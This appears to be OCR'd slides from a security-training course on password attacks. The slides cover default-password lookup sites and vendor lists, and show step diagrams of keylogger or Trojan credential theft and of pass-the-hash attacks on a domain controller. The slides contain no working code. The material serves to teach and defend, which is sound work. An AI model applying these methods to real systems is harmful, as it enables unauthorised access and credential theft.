
6106 Default Passwords for thousands of systems from 782 vendors!
Last Updated: 12/20/2021 4:23:35 PM
To begin, Select the vendor of the product you are looking for.
Click here to add new default passwords to this list.

$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	1Net1	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTi	Actiontec	Adaptec	Adaptive Micro Systems	ADB	ADC Kentrox
AdComplete.com	AddTron	ADIC	Adobe	ADP	ADT
Adtech	Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra
Agasio	Agere	AIRAYA	Airlink101	Airnet	Airtight Networks
AirVast	Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel
Alfa Network	Alice	Alien Technology	Allied Data	Allied Telesyn	Allied
Allnet	Allot	Alpha	Alteon	Alvarion	Ambicom
Ambit	AMI	Amigo	Amino	AMIT	Amitech
Amped Wireless	Amptron	AMX	Andover Controls	Anker	AOC
AOpen	Apache	APC	Apple	ARC Wireless	Arcor
Areca	Arescom	Arlotto	ARRIS	Arrowpoint	Artem
Asante	Ascend	Ascom	Asmack	Asmax	Aspect
AST	Asus	AT&T	Atcom	Atheros	Atlantis
Atlassian	Attachmate	Audioactive	Autodesk	Avaya	Avenger News System

https://open-sez.me

Online Tools to Search Default Passwords


- https://www.fortypoundhead.com
- https://cirt.net
- http://www.defaultpassword.us
- https://www.routerpasswords.com
- https://default-password.info
- https://192-168-1-1ip.mobi



Active Online Attacks: Trojans/Spyware/Keyloggers

- The attacker installs a Trojan/Spyware/Keylogger on the victim's machine to collect the victim's **usernames and passwords**
- The Trojan/Spyware/Keylogger **runs in the background** and sends back all user credentials to the attacker

1. Attacker infects victim's local PC with Trojan/spyware/keylogger
2. Victim logs on to the domain server with his/her credentials
3. Trojan/spyware/keylogger sends login credentials to attacker
4. Attacker gains access to domain server



Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack


- A hash injection/PtH attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate network resources
- The attacker finds and extracts a logged-on **domain admin account hash**
- The attacker uses the extracted hash to log on to the **domain controller**

1. User logs on
2. Compromises server using a local/remote exploit
3. Extracts a logged-on domain admin account hash
4. Inject a compromised hash into a local session


Logged-on hashes are stored in the SAM file
User Server (Domain Controller)
User Computer
Attacker

Active Online Attacks: LLMNR/NBT-NS Poisoning

